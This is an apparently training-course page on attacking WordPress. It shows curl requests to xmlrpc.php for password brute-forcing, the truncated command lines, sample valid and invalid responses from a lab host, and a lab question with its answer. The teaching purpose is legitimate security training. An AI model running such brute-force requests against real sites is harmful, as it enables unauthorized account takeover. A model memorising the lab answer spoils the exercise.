


HACKING WORDPRESS

Login

Once we are armed with a list of valid users, we can mount a password brute-forcing attack to attempt to gain access to the WordPress backend. This attack can be performed via the login page or the `xmlrpc.php` page.

If our POST request against `xmlrpc.php` contains valid credentials, we will receive the following output:

cURL - POST Request

Login

```
MisaelMacias@htb[/htb]$ curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>ad

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><struct>
  <member><name>isAdmin</name><value><boolean>1</boolean></value></member>
  <member><name>url</name><value><string>http://blog.inlanefreight.com/</string></value></member>
  <member><name>blogid</name><value><string>1</string></value></member>
  <member><name>blogName</name><value><string>Inlanefreight</string></value></member>
  <member><name>xmlrpc</name><value><string>http://blog.inlanefreight.com/xmlrpc.php</string></value></member>
</struct></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
```

If the credentials are not valid, we will receive a `403 faultCode` error.

Invalid Credentials - 403 Forbidden

Login

```
MisaelMacias@htb[/htb]$ curl -X POST -d "<methodCall><methodName>wp.getUsersBlogs</methodName><params><param><value>ad

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>403</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Incorrect username or password.</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
```

These last few sections introduced several methods for performing manual enumeration against a WordPress instance. It is essential to understand manual methods before attempting to use automated tools. While automated tools greatly speed up the penetration testing process, it is our responsibility to understand their impact on the systems we are assessing. A solid understanding of manual enumeration methods will also assist with troubleshooting should any automated tools not function properly or provide unexpected output.

Connect to Pwnbox

Your own web-based Parrot Linux instance to play our labs.


Pwnbox Location

UK 137ms

Terminate Pwnbox to switch location

Table of Contents

My Workstation



Questions

Answer the question(s) below to complete this Section and earn cubes!

Target(s): Click here to spawn the target system!

+ 1 Search for "WordPress xmlrpc attacks" and find out how to use it to execute all method calls. Enter the number of possible method calls of your target as the answer.

80